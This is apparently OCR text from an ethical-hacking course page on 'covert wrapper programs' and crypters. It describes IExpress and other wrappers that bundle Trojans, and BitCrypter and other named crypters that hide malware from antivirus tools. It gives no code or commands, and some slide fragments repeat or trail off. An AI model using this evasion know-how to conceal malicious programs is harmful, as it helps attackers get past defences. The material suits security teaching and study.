
Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Figure 7.28: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- eLiTeWrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

- Crypter is software used by hackers to **hide viruses**, **keyloggers** or **tools** in any kind of file, so that they do not easily get detected by antiviruses

BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality

Crypters

- SwayzCryptor
- Snip3
- Babadeda
- Aegis Crypter 2.0
- Hidden Sight Crypter
- Battleship Crypter

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.


JPG
WAV
GIF
Attack Target Services

